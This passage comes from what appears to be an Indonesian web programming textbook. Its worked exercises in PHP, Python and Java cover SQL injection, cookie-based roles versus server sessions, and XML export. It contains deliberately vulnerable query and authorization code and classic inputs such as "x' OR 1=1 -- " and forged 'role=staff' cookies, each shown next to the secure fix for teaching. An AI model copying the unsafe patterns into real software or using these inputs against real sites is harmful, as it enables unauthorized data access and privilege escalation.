Penyelesaian PHP. **Kode 8.20** memuat kedua fungsi dan mencoba masing-masing dengan tiga masukan yang sama: nota sungguhan dengan digit yang benar, nota yang sama dengan digit yang salah, dan sebuah serangan.

Kode 8.20 `p86_status.php`: pemeriksaan dengan *prepared statement* dan yang dirangkai dari string, dicoba dengan tiga masukan yang sama.

```php
<?php
// p86_status.php - Soal 8.6: cek status mandiri, versi aman dan tidak aman berdampingan.
// Jalankan: php p86_status.php
declare(strict_types=1);
require __DIR__ . '/lib.php';

const SQL = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
             WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id";

// Cara yang benar: teks SQL tetap; masukan pengunjung dikirim terpisah, sebagai data.
function check_safe(string $bill, string $phone4): ?array
{
    return row(SQL, [$bill, $phone4]);
}

// Cara yang menggoda: masukan pengunjung ditempelkan KE DALAM teks SQL.
function check_unsafe(string $bill, string $phone4): ?array
{
    $sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = '$bill' AND SUBSTR(c.phone, -4) = '$phone4' ORDER BY b.id";
    return db()->query($sql)->fetch() ?: null;
}

function show(?array $r): string
{
    if ($r === null) {
        return 'no bill with that number and phone';
    }
    $parts = explode(' ', $r['name']);               // "Lestari Mahendra" -> "L. Mahendra"
    return "{$r['id']}: {$r['status']} (" . $r['name'][0] . '. ' . end($parts) . ')';
}

$tries = [['B2953', '8079'], ['B2953', '0000'], ["x' OR 1=1 -- ", ''']];
foreach (['safe' => 'check_safe', 'unsafe' => 'check_unsafe'] as $label => $fn) {
    foreach ($tries as [$bill, $phone]) {
        printf("%-7s %-16s %-6s -> %s\n", $label, $bill, "'$phone'", show($fn($bill,
$phone)));
    }
}
```

```
safe    B2953            '8079' -> B2953: queued (L. Mahendra)
safe    B2953            '0000' -> no bill with that number and phone
safe    x' OR 1=1 --     ''     -> no bill with that number and phone
unsafe  B2953            '8079' -> B2953: queued (L. Mahendra)
unsafe  B2953            '0000' -> no bill with that number and phone
unsafe  x' OR 1=1 --     ''     -> B0001: departed (I. Pratama)
```

Penyelesaian Python dan Java. **Kode 8.21** dan **Kode 8.22** mencetak enam baris yang sama.

Kode 8.21 `p86_status.py`: percobaan yang sama dalam Python.

```
# p86_status.py - Soal 8.6: cek status mandiri, versi aman dan tidak aman berdampingan.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
conn = sqlite3.connect(DB)
SQL = """SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id = b.Customer_id
         WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id"""


def check_safe(bill, phone4):
    """Cara yang benar: teks SQL tetap; masukan pengunjung dikirim terpisah, sebagai
data."""
    return conn.execute(SQL, (bill, phone4)).fetchone()


def check_unsafe(bill, phone4):
    """Cara yang menggoda: masukan pengunjung ditempelkan KE DALAM teks SQL."""
    sql = f"""SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
              WHERE b.id = '{bill}' AND SUBSTR(c.phone, -4) = '{phone4}' ORDER BY b.id"""
    return conn.execute(sql).fetchone()


def show(r):
    if r is None:
        return "no bill with that number and phone"
    bill, status, name = r
    return f"{bill}: {status} ({name[0]}. {name.split()[-1]})"


tries = [("B2953", "8079"), ("B2953", "0000"), ("x' OR 1=1 -- ", "")]
for label, fn in (("safe", check_safe), ("unsafe", check_unsafe)):
    for bill, phone in tries:
        quoted = "'" + phone + "'"
        print(f"{label:<7} {bill:<16} {quoted:<6} -> {show(fn(bill, phone))}")
```

Kode 8.22 `P86Status.java`: percobaan yang sama dalam Java, `PreparedStatement` lawan `Statement`.

```
// P86Status.java - Soal 8.6: cek status mandiri, versi aman dan tidak aman berdampingan.
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P86Status   (Windows: ;
bukan :)
import java.sql.*;

public class P86Status {
    static final String SQL = """
            SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id""";
    static Connection conn;

    /** Cara yang benar: teks SQL tetap; masukan pengunjung dikirim terpisah, sebagai data.
*/
    static String checkSafe(String bill, String phone4) throws SQLException {
        try (PreparedStatement st = conn.prepareStatement(SQL)) {
            st.setString(1, bill);
            st.setString(2, phone4);
            return show(st.executeQuery());
        }
    }

    /** Cara yang menggoda: masukan pengunjung ditempelkan KE DALAM teks SQL. */
    static String checkUnsafe(String bill, String phone4) throws SQLException {
        String sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id"
                + " WHERE b.id = '" + bill + "' AND SUBSTR(c.phone, -4) = '" + phone4 + "'
ORDER BY b.id";
        try (Statement st = conn.createStatement()) {
            return show(st.executeQuery(sql));
        }
    }

    static String show(ResultSet rs) throws SQLException {
        if (!rs.next()) return "no bill with that number and phone";
        String name = rs.getString("name");
        String last = name.substring(name.lastIndexOf(' ') + 1);
        return rs.getString("id") + ": " + rs.getString("status") + " (" + name.charAt(0) +
". " + last + ")";
    }

    public static void main(String[] args) throws SQLException {
        conn = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
        String[][] tries = {{"B2953", "8079"}, {"B2953", "0000"}, {"x' OR 1=1 -- ", ""}};
        for (String label : new String[] {"safe", "unsafe"}) {
            for (String[] t : tries) {
                String result = label.equals("safe") ? checkSafe(t[0], t[1]) :
checkUnsafe(t[0], t[1]);
                System.out.printf("%-7s %-16s %-6s -> %s%n", label, t[0], "'" + t[1] + "'",
result);
            }
        }
        conn.close();
    }
```

Kode 8.22 (Lanjutan) *P86Status.java: percobaan yang sama dalam Java, PreparedStatement lawan Statement.*

```
}
```

Baris demi baris. Fungsi yang aman menyerahkan SQL dan nilainya secara terpisah kepada `row()`, yang lebih dulu menyiapkan (*prepare*) pernyataannya lalu mengirim nilainya sesudahnya; basis data sudah menetapkan makna pernyataan sebelum melihat nilai-nilai itu, sehingga nilai itu

hanya dapat *dibandingkan*, tidak pernah *dijalankan* [12]. Fungsi yang tidak aman merangkai satu string. Dengan masukan serangan, string itu menjadi

```
… WHERE b.id = 'x' OR 1=1 -- ' AND SUBSTR(c.phone, -4) = '' ORDER BY b.id
```

Tanda kutip setelah `x` menutup teks terlalu dini, `OR 1=1` membuat kondisinya benar untuk setiap baris, dan `--` mengubah segala sesuatu sesudahnya, termasuk pemeriksaan telepon, menjadi komentar. Kueri itu mengembalikan nota pertama di seluruh basis data, dan halaman membocorkan bahwa nota `B0001` telah diambil oleh I. Pratama: nota milik orang asing, diperoleh tanpa mengetahui nomor telepon apa pun. Pada versi yang aman, karakter-karakter yang sama hanyalah nomor nota yang aneh dan tidak cocok dengan apa pun.

Penyelesaian keliru yang menggoda. Selain kueri yang dirangkai dari string itu sendiri, ada godaan kedua: "loloskan saja tanda kutipnya, pasti beres". Fungsi peloloskan memang ada (`mysqli_real_escape_string`, `PDO::quote`), tetapi harus diingat di setiap pemakaian, bergantung pada himpunan karakter koneksi, dan tidak berguna untuk nilai yang tidak berada di dalam tanda kutip, seperti bilangan atau kolom `ORDER BY`. *Placeholder* menjadikan cara yang aman sebagai cara yang mudah: tidak ada yang perlu diingat. Untuk bagian SQL yang tidak dapat menjadi *placeholder* (nama tabel dan kolom), bandingkan masukannya dengan daftar tetap nama-nama yang diizinkan (Latihan 8.7).

> **UJI DIRI.** Kali ini penyerang mengetik nomor nota `B2953` dan, sebagai digit telepon, `' OR '1'='1`. Apa yang dicetak setiap versi?
>
> *Jawaban.* Versi yang aman mencetak "no bill with that number and phone": tidak ada nomor telepon yang berakhiran karakter-karakter itu. Pada versi yang tidak aman kondisinya menjadi `b.id = 'B2953' AND SUBSTR(c.phone, -4) = '' OR '1'='1'`. Karena `AND` mengikat lebih kuat daripada `OR`, bentuk itu sama dengan `(… AND …) OR TRUE`, yang benar untuk setiap baris, sehingga sekali lagi tercetak nota pertama, `B0001: departed (I. Pratama)`.

8.5.3 Soal 8.7 — *Cookie* bukanlah sesi

> **SOAL.** After login, the site must remember whether the visitor is a customer or a staff member, and only staff may open the staff page. A classmate stores the role in a cookie. Show, with real requests, what an attacker can do to that design, and show the design that resists it, in PHP, Java and Python.
>
> *Dengan kata lain:* setelah *login*, situs harus mengingat apakah pengunjung itu pelanggan atau staf, dan hanya staf yang boleh membuka halaman staf. Seorang teman menyimpan peran itu dalam *cookie*. Tunjukkan dengan permintaan sungguhan apa yang dapat dilakukan penyerang terhadap rancangan itu, dan tunjukkan rancangan yang tahan terhadapnya, dalam PHP, Java, dan Python.

Dengan bahasa kita sendiri. Kedua rancangan "mengingat" peran di antara permintaan. Pertanyaannya *di mana* peran itu diingat, dan siapa yang dapat mengubahnya di sana.

Rancangan. *Cookie* adalah potongan teks kecil yang diminta *server* untuk disimpan peramban dan dikirim kembali bersama setiap permintaan berikutnya [13]. Peramban milik pengunjung, sehingga pengunjung dapat membaca setiap *cookie* dan mengubahnya sesuka hati; perkakas pengembang di peramban mana pun mempunyai penyunting untuk itu. Nilai dalam *cookie* karenanya adalah *klaim* yang dibuat pengunjung, tidak pernah *fakta*. Sesi menyimpan fakta itu di *server* dan hanya memberi peramban id acak yang panjang, yang percuma diubah: id karangan tidak cocok dengan sesi mana pun, dan menebak id sungguhan di antara 2^{128} kemungkinan adalah pekerjaan sia-sia.

Penyelesaian PHP. **Kode 8.23** adalah situs kecil dengan kedua rancangan berdampingan, di bawah `/wrong/` dan `/right/`. Pemeriksaan kata sandinya milik Soal 8.2 dan dilewati di sini, agar halaman hanya memperlihatkan persoalan yang sedang dibahas. **Kode 8.24** berperan sebagai pengunjung dengan `curl`, termasuk pemalsuannya.

Kode 8.23 `p87/index.php`: peran dalam *cookie* (keliru) dan dalam sesi (benar).

```
<?php
// p87/index.php - Soal 8.7: siapa boleh melihat halaman staf? Cookie (keliru) lawan sesi
(benar).
// Jalankan: php -S 127.0.0.1:8087 p87/index.php  (pemeriksaan sandi milik Soal 8.2; di
sini dilewati)
declare(strict_types=1);
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (str_starts_with($path, '/right/')) {
    session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
}

switch ($path) {
    case '/wrong/login':                              // KELIRU: peran diserahkan kepada
peramban
        setcookie('role', 'customer', ['path' => '/']);
        echo "Logged in as customer.\n";
        break;
    case '/wrong/staff':                              // ...dan dipercaya ketika kembali
        if (($_COOKIE['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    case '/right/login':                              // BENAR: peran tetap di server
        session_regenerate_id(true);
        $_SESSION['role'] = 'customer';
        echo "Logged in as customer.\n";
        break;
    case '/right/staff':                              // peramban hanya memegang id sesi
acak
        if (($_SESSION['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    default:
        http_response_code(404);
        echo "Not found.\n";
}
```

Kode 8.24 `p87_demo.sh`: enam permintaan dengan `curl`, salah satunya dengan *cookie* palsu.

```
#!/usr/bin/env bash
# p87_demo.sh - Soal 8.7: berperan sebagai pengunjung dengan curl ke p87/index.php, lalu
hentikan server.
cd "$(dirname "$0")"
php -S 127.0.0.1:8087 p87/index.php >/dev/null 2>&1 &
server=$!
trap 'kill $server' EXIT
sleep 1
U=http://127.0.0.1:8087
jar=$(mktemp)                                   # wadah cookie curl berperan sebagai milik
peramban
say() { printf '%-44s -> %s\n' "$1" "$2"; }
code() { curl -s -o /dev/null -w '%{http_code}' "$@"; }

say "POST /wrong/login" "$(curl -si -X POST $U/wrong/login | grep -i '^set-cookie' | tr -d
'\r')"
say "GET /wrong/staff  Cookie: role=customer" "$(code -H 'Cookie: role=customer'
$U/wrong/staff)"
say "GET /wrong/staff  Cookie: role=staff" "$(code -H 'Cookie: role=staff' $U/wrong/staff)
$(curl -s -H 'Cookie: role=staff' $U/wrong/staff)"
say "POST /right/login" "$(curl -si -c "$jar" -X POST $U/right/login | grep -i '^set-
cookie' | tr -d '\r' \
    | sed -E 's/=[a-z0-9]{20,}/=<random>/')"
say "GET /right/staff  with that session" "$(code -b "$jar" $U/right/staff)"
sid=$(awk '/PHPSESSID/ {print $7}' "$jar")
say "GET /right/staff  session + role=staff" "$(code -H "Cookie: PHPSESSID=$sid;
role=staff" $U/right/staff)"
rm -f "$jar"
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie: PHPSESSID=<random>; path=/;
HttpOnly; SameSite=Lax
GET /right/staff  with that session         -> 403
GET /right/staff  session + role=staff      -> 403
```

Id sesinya acak, jadi skrip menggantinya dengan `<random>` pada baris yang dicetak; selebihnya persis seperti yang dikirim *server*.

Penyelesaian Python. Sesi Flask berbeda dari sesi PHP dalam satu hal penting: sesi itu *adalah cookie*, tetapi *cookie* yang *ditandatangani*. **Kode 8.25** memperlihatkan artinya dengan menguraikan *cookie* itu, lalu dengan memalsukannya.

Kode 8.25 `p87_roles.py`: enam uji yang sama dengan *test client* Flask, ditambah sesi bertanda tangan yang dipalsukan.

```python
# p87_roles.py - Soal 8.7: cookie (keliru) lawan sesi (benar), diuji dengan test client
Flask.
import base64
import os
import re

from flask import Flask, request, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)


@app.post("/wrong/login")
def wrong_login():                                  # KELIRU: peran diserahkan kepada
peramban
    resp = app.make_response("Logged in as customer.\n")
    resp.set_cookie("role", "customer")
    return resp


@app.get("/wrong/staff")
def wrong_staff():                                  # ...dan dipercaya ketika kembali
    if request.cookies.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403


@app.post("/right/login")
def right_login():                                  # BENAR: peran ada di sesi bertanda
tangan
    session.clear()
    session["role"] = "customer"
    return "Logged in as customer.\n"


@app.get("/right/staff")
def right_staff():
    if session.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403


def say(what, result):
    print(f"{what:<44} -> {result}")
```

Kode 8.25 (Lanjutan) *p87_roles.py: enam uji yang sama dengan test client Flask, ditambah sesi bertanda tangan yang dipalsukan.*

```
if __name__ == "__main__":
    c = app.test_client(use_cookies=False)          # kita menulis sendiri setiap header
Cookie
    say("POST /wrong/login", "Set-Cookie: " + c.post("/wrong/login").headers["Set-Cookie"])
    say("GET /wrong/staff  Cookie: role=customer", c.get("/wrong/staff", headers={"Cookie":
"role=customer"}).status_code)
    r = c.get("/wrong/staff", headers={"Cookie": "role=staff"})
    say("GET /wrong/staff  Cookie: role=staff", f"{r.status_code}
{r.get_data(as_text=True).strip()}")
    cookie = c.post("/right/login").headers["Set-Cookie"]
    value = cookie.split(";")[0].split("=", 1)[1]    # muatan.stempel-waktu.tanda-tangan
    payload = value.split(".")[0]
    say("POST /right/login", "Set-Cookie: " + re.sub(r"\.[^.;]+\.[^.;]+;",
".<time>.<signature>;", cookie, count=1))
    say("  the payload decodes to", base64.urlsafe_b64decode(payload + "==").decode())
    say("GET /right/staff  with that session", c.get("/right/staff", headers={"Cookie":
"session=" + value}).status_code)
    forged = base64.urlsafe_b64encode(b'{"role":"staff"}').decode().rstrip("=")
    fake = value.replace(payload, forged, 1)         # muatan baru, tanda tangan lama
    say("GET /right/staff  forged payload", c.get("/right/staff", headers={"Cookie":
"session=" + fake}).status_code)
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; Path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie:
session=eyJyb2xlIjoiY3VzdG9tZXIifQ.<time>.<signature>; HttpOnly; Path=/
  the payload decodes to                    -> {"role":"customer"}
GET /right/staff  with that session         -> 403
GET /right/staff  forged payload            -> 403
```

Penyelesaian Java. **Kode 8.26** menyalakan *server* JDK di port bebas, memainkan permintaan-permintaan yang sama dengan `HttpClient`, lalu mematikan *server*; ia menyimpan sesinya dalam peta di *server*, seperti PHP.

Kode 8.26 `P87Roles.java`: kedua rancangan dan ujinya dalam satu program Java.

```
// P87Roles.java - Soal 8.7: cookie (keliru) lawan sesi (benar), diuji dengan HttpClient.
// Jalankan: java P87Roles  (menyalakan server di port bebas, berperan sebagai pengunjung,
mematikan server)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class P87Roles {
    static final Map<String, String> ROLES = new ConcurrentHashMap<>();   // id sesi ->
peran
    static final SecureRandom RANDOM = new SecureRandom();

    static void reply(HttpExchange ex, int status, String text) throws IOException {
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }

    static String cookie(HttpExchange ex, String name) {
        String all = ex.getRequestHeaders().getFirst("Cookie");
        Matcher m = Pattern.compile("(?:^|;\\s*)" + name + "=([^;]*)").matcher(all == null
? "" : all);
        return m.find() ? m.group(1) : "";
    }
```

Kode 8.26 (Lanjutan) *P87Roles.java: kedua rancangan dan ujinya dalam satu program Java.*

```
    static void handle(HttpExchange ex) throws IOException {
        switch (ex.getRequestURI().getPath()) {
            case "/wrong/login" -> {                    // KELIRU: peran diserahkan kepada
peramban
                ex.getResponseHeaders().add("Set-Cookie", "role=customer; Path=/");
                reply(ex, 200, "Logged in as customer.\n");
            }
            case "/wrong/staff" -> {                    // ...dan dipercaya ketika kembali
                if (cookie(ex, "role").equals("staff")) reply(ex, 200, "Staff area: today's
takings.\n");
                else reply(ex, 403, "Staff only.\n");
            }
            case "/right/login" -> {                    // BENAR: peran tetap di server
                byte[] b = new byte[16];
                RANDOM.nextBytes(b);
                String sid = HexFormat.of().formatHex(b);
                ROLES.put(sid, "customer");
                ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/;
HttpOnly; SameSite=Lax");
                reply(ex, 200, "Logged in as customer.\n");
            }
            case "/right/staff" -> {                    // peramban hanya memegang id sesi
acak
                if ("staff".equals(ROLES.get(cookie(ex, "SID")))) reply(ex, 200, "Staff
area: today's takings.\n");
                else reply(ex, 403, "Staff only.\n");
            }
            default -> reply(ex, 404, "Not found.\n");
        }
    }

    static HttpResponse<String> send(String method, String url, String cookie) throws
Exception {
        HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(url)).method(method,
HttpRequest.BodyPublishers.noBody());
        if (cookie != null) b.header("Cookie", cookie);
        return HttpClient.newHttpClient().send(b.build(),
HttpResponse.BodyHandlers.ofString());
    }

    static void say(String what, Object result) {
        System.out.printf("%-44s -> %s%n", what, result);
    }
```

Kode 8.26 (Lanjutan) *P87Roles.java: kedua rancangan dan ujinya dalam satu program Java.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
// 0 = port bebas mana saja
        server.createContext("/", P87Roles::handle);
        server.start();
        String u = "http://127.0.0.1:" + server.getAddress().getPort();
        try {
            say("POST /wrong/login", "Set-Cookie: " + send("POST", u + "/wrong/login",
null).headers()
                    .firstValue("Set-Cookie").orElse(""));
            say("GET /wrong/staff  Cookie: role=customer", send("GET", u + "/wrong/staff",
"role=customer").statusCode());
            HttpResponse<String> r = send("GET", u + "/wrong/staff", "role=staff");
            say("GET /wrong/staff  Cookie: role=staff", r.statusCode() + " " +
r.body().strip());
            String set = send("POST", u + "/right/login", null).headers().firstValue("Set-
Cookie").orElse("");
            say("POST /right/login", "Set-Cookie: " + set.replaceAll("SID=[0-9a-f]{32}",
"SID=<random>"));
            String sid = set.substring(0, set.indexOf(';'));
            say("GET /right/staff  with that session", send("GET", u + "/right/staff",
sid).statusCode());
            say("GET /right/staff  session + role=staff", send("GET", u + "/right/staff",
sid + "; role=staff").statusCode());
        } finally {
            server.stop(0);
        }
    }
}
```

```
POST /wrong/login                          -> Set-Cookie: role=customer; Path=/
GET /wrong/staff  Cookie: role=customer    -> 403
GET /wrong/staff  Cookie: role=staff       -> 200 Staff area: today's takings.
POST /right/login                          -> Set-Cookie: SID=<random>; Path=/; HttpOnly;
SameSite=Lax
GET /right/staff  with that session        -> 403
GET /right/staff  session + role=staff     -> 403
```

Baris demi baris. Pada rancangan yang keliru, *login* menjawab dengan `Set-Cookie: role=customer`, dan halaman staf memercayai `role` apa pun yang datang. Uji ketiga mengirim `Cookie: role=staff`, yang dapat diketik pengunjung mana pun, dan menerima halaman staf dengan status 200: serangan itu tidak memerlukan biaya apa pun. Pada rancangan yang benar, *login* hanya menjawab dengan id sesi acak, dan perannya tetap di *server*; uji kelima, pelanggan yang jujur, mendapat 403, dan uji keenam, sesi yang sama ditambah *cookie* palsu `role=staff`, juga mendapat 403, sebab rancangan yang benar sama sekali tidak membaca *cookie* `role`. Jalannya program Flask menambahkan pelajarannya sendiri. Bagian pertama *cookie* sesi Flask, `eyJyb2xlIjoiY3VzdG9tZXIifQ`, hanyalah Base64 dan terurai menjadi `{"role":"customer"}`: pengunjung dapat *membaca* sesinya. Namun *cookie* itu diakhiri tanda tangan yang dihitung dari isinya dan kunci rahasia *server*. *Cookie* palsu berisi muatan baru dengan tanda tangan lama, tanda tangannya tidak lagi cocok, Flask memperlakukan sesinya sebagai kosong, dan jawabannya 403. Jadi *cookie* bertanda tangan melindungi dari *perubahan*, tetapi tidak dari *pembacaan*: jangan pernah menaruh sesuatu yang rahasia dalam sesi Flask.

Penyelesaian keliru yang menggoda. Rancangan yang keliru itulah penyelesaian yang menggoda; ia bekerja sempurna dalam setiap uji yang jujur, dan karena itu bertahan sampai seseorang melihat *cookie*-nya. Varian yang lebih halus adalah “mengenkripsi” peran dengan cara buatan sendiri, misalnya Base64 atau string yang dibalik. Base64 adalah pengodean, bukan enkripsi, seperti baru saja ditunjukkan uji Flask: siapa pun dapat menguraikannya.

> **UJI DIRI.** Sebuah toko ingin situsnya mengingat bahasa pilihan pengunjung (Indonesia atau Inggris) selama setahun, bahkan ketika ia tidak *login*. *Cookie* atau sesi? Dan apa yang tetap harus dilakukan *server* terhadap nilainya?
>
> *Jawaban. Cookie* dengan `Max-Age` yang panjang tepat di sini: nilainya adalah pilihan pengunjung sendiri, dan bila ia mengubahnya, ia hanya mengubah tampilannya sendiri. *Server* tetap harus memperlakukannya sebagai masukan yang tidak tepercaya: hanya menerima `id` atau `en` dan kembali ke nilai bawaan untuk apa pun selainnya, dan tidak pernah mencetaknya ke halaman tanpa diloloskan.

8.6 Soal Baru yang Dikerjakan: XML dan JSON

8.6.1 Soal 8.8 — Mengekspor nota sehari sebagai XML

> **SOAL.** Each evening, every outlet sends head office an XML document listing the bills it took in that day: for each bill its number, status, customer, service, quantity and charge. Write the export for outlet O03 on 30 September 2026 in PHP, Java and Python. The document must be well-formed whatever the names and descriptions contain.
>
> *Dengan kata lain:* setiap malam, setiap gerai mengirim ke kantor pusat dokumen XML yang mendaftar nota yang diterimanya hari itu: nomor, status, pelanggan, layanan, jumlah, dan tagihan setiap nota. Tulislah ekspor untuk gerai O03 pada 30 September 2026 dalam PHP, Java, dan Python. Dokumennya harus *well-formed* apa pun isi nama dan deskripsinya.

Dengan bahasa kita sendiri. Baca beberapa baris, tulis sebagai pohon. Frasa “apa pun isi nama dan deskripsinya” adalah inti soal ini: deskripsi layanan `Wash, dry & fold (per kg)` memuat tanda *ampersand*, karakter yang bermakna khusus dalam XML, dan ada pelanggan bernama `Ma'ruf`, dengan apostrof.

Rancangan. Bentuk dokumennya, diputuskan sebelum ada kode:

```
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
```

Pengenal dan kode pendek menjadi atribut; hal-hal yang dibaca manusia menjadi isi elemen (Bab 6 membahas pilihan ini). Jumlah uangnya bilangan bulat biasa dengan mata uang di atribut, bukan `Rp 40.000`, sebab dokumen ini dibaca program, dan pemformatan adalah urusan pembacanya. Aturan rancangannya: *bangun pohon dengan pustaka dan biarkan pustaka menulis teksnya*. Pustaka tahu bahwa `&` harus menjadi `&` di dalam isi, bahwa `"` harus diloloskan dalam atribut yang ditulis di antara tanda kutip ganda, dan seterusnya; kita tidak perlu mengingatnya.

Penyelesaian PHP. Kode 8.27 membangun pohon dengan DOM, mencetaknya, menyimpannya di folder `xml` untuk Soal 8.9, lalu mencoba cara yang menggoda dengan baris-baris yang sama.

Kode 8.27 `p88_export.php`: ekspor yang dibangun dengan DOM, dan versi rekatan string yang diperiksa oleh *parser*.

```php
<?php
// p88_export.php - Soal 8.8: nota satu gerai dalam satu hari sebagai dokumen XML yang
well-formed.
// Jalankan: php p88_export.php [gerai] [tanggal]   mis.  php p88_export.php O03 2026-09-30
declare(strict_types=1);
require __DIR__ . '/lib.php';

$outlet = $argv[1] ?? 'O03';
$day = $argv[2] ?? '2026-09-30';
$bills = rows('SELECT b.id, b.status, b.unit, b.payment, c.id AS cid, c.name, s.id AS sid,
s.description
               FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
               WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id', [$outlet,
$day]);

// Cara yang benar: bangun pohon; pustaka menulis tag dan meloloskan setiap karakter.
$doc = new DOMDocument('1.0', 'UTF-8');
$doc->formatOutput = true;
$root = $doc->appendChild($doc->createElement('bills'));
$root->setAttribute('outlet', $outlet);
$root->setAttribute('date', $day);
foreach ($bills as $b) {
    $bill = $root->appendChild($doc->createElement('bill'));
    $bill->setAttribute('id', $b['id']);
    $bill->setAttribute('status', $b['status']);
    $cust = $bill->appendChild($doc->createElement('customer'));
    $cust->setAttribute('id', $b['cid']);
    $cust->appendChild($doc->createTextNode($b['name']));
    $svc = $bill->appendChild($doc->createElement('service'));
    $svc->setAttribute('id', $b['sid']);
    $svc->appendChild($doc->createTextNode($b['description']));     // "&" menjadi "&amp;"
di sini
    $bill->appendChild($doc->createElement('unit', (string) $b['unit']));
    $charged = $bill->appendChild($doc->createElement('charged', (string) (int)
$b['payment']));
    $charged->setAttribute('currency', 'IDR');
}
$xml = $doc->saveXML();
file_put_contents(__DIR__ . "/../xml/bills-$outlet-$day.xml", $xml);
echo $xml;

// Cara yang menggoda: rekatkan string, lalu tanyakan kepada parser apakah hasilnya XML.
$glued = "<bills outlet=\"$outlet\" date=\"$day\">";
foreach ($bills as $b) {
    $glued .= "<bill id=\"{$b['id']}\"><service>{$b['description']}</service></bill>";
}
$glued .= '</bills>';
libxml_use_internal_errors(true);
$ok = (new DOMDocument())->loadXML($glued);
$e = libxml_get_errors()[0] ?? null;
echo 'Glued string well-formed? ', $ok ? 'yes' : 'no: ' . trim($e->message) . " (column $e-
>column)", "\n";
```

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
  <bill id="B2950" status="queued">
    <customer id="C0088">Ma'ruf Saputra</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>6</unit>
    <charged currency="IDR">48000</charged>
  </bill>
  <bill id="B2952" status="queued">
    <customer id="C0086">Khadijah Zulkarnain</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
Glued string well-formed? no: xmlParseEntityRef: no name (column 76)
```

Penyelesaian Python dan Java. **Kode 8.28** memakai ElementTree dari pustaka standar, dan **Kode 8.29** memakai DOM dan `Transformer` dari JDK.

Kode 8.28 `p88_export.py`: ekspor dengan ElementTree.

```
# p88_export.py - Soal 8.8: nota satu gerai dalam satu hari sebagai dokumen XML yang well-
formed.
# Jalankan: python p88_export.py [gerai] [tanggal]
import os
import sqlite3
import sys
import xml.etree.ElementTree as ET

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
outlet = sys.argv[1] if len(sys.argv) > 1 else "O03"
day = sys.argv[2] if len(sys.argv) > 2 else "2026-09-30"
with sqlite3.connect(DB) as conn:
    bills = conn.execute("""SELECT b.id, b.status, b.unit, b.payment, c.id, c.name, s.id,
s.description
                            FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN
Service s ON s.id = b.Service_id
                            WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""",
(outlet, day)).fetchall()

# Cara yang benar: bangun pohon; pustaka menulis tag dan meloloskan setiap karakter.
root = ET.Element("bills", outlet=outlet, date=day)
for bid, status, unit, payment, cid, name, sid, description in bills:
    bill = ET.SubElement(root, "bill", id=bid, status=status)
    ET.SubElement(bill, "customer", id=cid).text = name
    ET.SubElement(bill, "service", id=sid).text = description        # "&" menjadi "&amp;"
di sini
